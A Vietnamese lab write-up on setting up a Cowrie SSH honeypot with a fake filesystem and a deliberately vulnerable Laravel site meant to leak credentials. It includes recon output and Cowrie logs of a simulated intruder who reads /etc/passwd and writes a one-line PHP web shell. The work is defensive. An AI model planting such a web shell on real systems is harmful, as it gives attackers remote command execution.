

Kịch bản thu hút attacker vào honeypot Cowrie

Tạo filesystem giả để attacker tương tác

Tạo folder với username trùng với username của Cowrie

```
● nghĩa@nghia-pot:/home$ sudo mkdir phil
[sudo] password for nghĩa:
● nghĩa@nghia-pot:/home$ ls
nghĩa phil
○ nghĩa@nghia-pot:/home$
```

Sau đó chọn file mà mình muốn attacker nhìn thấy

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2
● nghĩa@nghia-pot:/home$ sudo cp -r /home/nghĩa/honeypot/laravel-project /home/phil/
● nghĩa@nghia-pot:/home$ ls ./phil/
laravel-project
○ nghĩa@nghia-pot:/home$
```

Sau đó đăng nhập vào Cowrie để tạo filesystem bằng công cụ built-in createfs

```
nghĩa@nghia-pot:~$ sudo su - cowrie
cowrie@nghia-pot:~$ ls
cowrie
cowrie@nghia-pot:~$ cd cowrie/
cowrie@nghia-pot:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
bin CONTRIBUTING.rst docker etc INSTALL.rst Makefile pyproject.toml requirements-dev.txt requirements-pool.txt setup.cfg src var
CHANGELOG.rst cowrie-env docs honeyfs LICENSE.rst MANIFEST.in README.rst requirements-output.txt requirements.txt setup.py tox.ini
(cowrie-env) cowrie@nghia-pot:~/cowrie$ bin/createfs -l /home/phil/laravel-project -d 10 -o fs.pickle
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
bin cowrie-env etc INSTALL.rst MANIFEST.in requirements-dev.txt requirements.txt src
CHANGELOG.rst docker fs.pickle LICENSE.rst pyproject.toml requirements-output.txt setup.cfg tox.ini
CONTRIBUTING.rst docs honeyfs Makefile README.rst requirements-pool.txt setup.py var
(cowrie-env) cowrie@nghia-pot:~/cowrie$
```

File fs.pickle này là metadata cho các file (tên file, folder, permission, owner, size, file type, v.v.) và folder honeyfs sẽ là nơi lưu trữ dữ liệu của những file này.


Dựng một website bị lỗi để thu hút

Website này sẽ dựa vào **CVE-2024-52301** để thu hút attackers tìm thấy credential kết nối ssh vào Cowrie.


Đầu tiên ta sẽ host một website.

```
nghĩa@nghia-pot:~/honeypot/laravel-project$ sudo php artisan serve --host=0.0.0.0 --port=80
INFO Server running on [http://0.0.0.0:80].
Press Ctrl+C to stop the server
-
```

Giả sử khi attacker tìm thấy đường dẫn bị lỗi thì chỉ sẽ thấy status 404.



Nhưng khi lợi dụng lỗ hổng kể trên thì sẽ tìm thấy nhiều thông tin quan trọng



Với thông tin này thì attacker sẽ tiếp tục recon sâu hơn như tìm ip của web.

```
File Actions Edit View Help
(nghia@kali)-[~]
$ ping dacn.com
PING dacn.com (192.168.44.173) 56(84) bytes of data.
64 bytes from dacn.com (192.168.44.173): icmp_seq=1 ttl=64 time=0.615 ms
^C
— dacn.com ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.615/0.615/0.615/0.000 ms
(nghia@kali)-[~]
$
```

Và scan open port, ngoài nhìn thấy website chạy trên port 80 còn thấy được port ssh của Cowrie ở 2222

```
$ nmap -T4 -p- -A 192.168.44.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 11:44 EST
Nmap scan report for dacn.com (192.168.44.173)
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   (PHP 8.0.30)
|_ http-title: Laravel
|_ fingerprint-strings:
```


```
expires: -1
2222/tcp  open  ssh    OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 99:28:4d:36:02:b2:a8:e3:07:c1:5a:b6:e7:35:9b:85 (RSA)
|   256 9a:42:0e:ed:dd:72:03:a5:52:a7:da:87:3c:55:65:79 (ECDSA)
|_  256 a0:a8:1d:33:11:d5:14:e7:ef:fb:04:c0:dc:84:b6:8a (ED25519)
```

Dựa vào đây attacker sẽ kết nối đến Cowrie, sau khi kết nối được thì có thể sẽ có malware hoặc backdoor gì đó được tạo trên server của ta và Cowrie cũng có thể ghi lại những sự kiện này.

```
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Could not read /etc/userdb.txt, default database activated
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Login attempt [b'phil'/b'phil'] succeeded
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Initialized emulated server as architecture: linux-x64-lsb
2024-11-30T16:48:58+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthService#debug] b'phil' authenticated with b'password'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-30T16:48:58+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (48, 211, 0, 0)
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] Terminal Size: 211 48
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] request_env: LANG=C.UTF-8
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cd laravel-project/
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cd laravel-project/
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat /etc/passwd
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat /etc/passwd
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Can't find command ?
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command not found: ? > > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat test.php
2024-11-30T16:51:58+0000 [-] Timeout reached in HoneyPotSSHTransport
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Saved redis contents with SHA-256 a9cbaf51785d3c1c112c575a7709d7da4e274d0dfaea394ff002ec0c6b82bca0 to var/lib/cowrie/downloads/a9cbaf51785d3c1c112c575a7709d7da4e274d0dfaea394ff002ec0c6b82bca0
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Closing TTY Log: var/lib/cowrie/tty/354a49027708cb6943a8eeb7db0a44dc6701f65bf504c99bac200de454fc462 after 179.3 seconds
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] avatar phil logging out
2024-11-30T16:51:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] connection lost after 184.5 seconds
```

Dựa vào đoạn logs trên ta cũng thấy được rằng attackers đã logs bằng credential tìm được trên website, cũng như các command đã được thực thi.

Ngoài ra file được tạo ra cũng được lưu lại



```
a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0 X
user-files > a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0
1  <?php system($_GET['cmd']);?>
2
```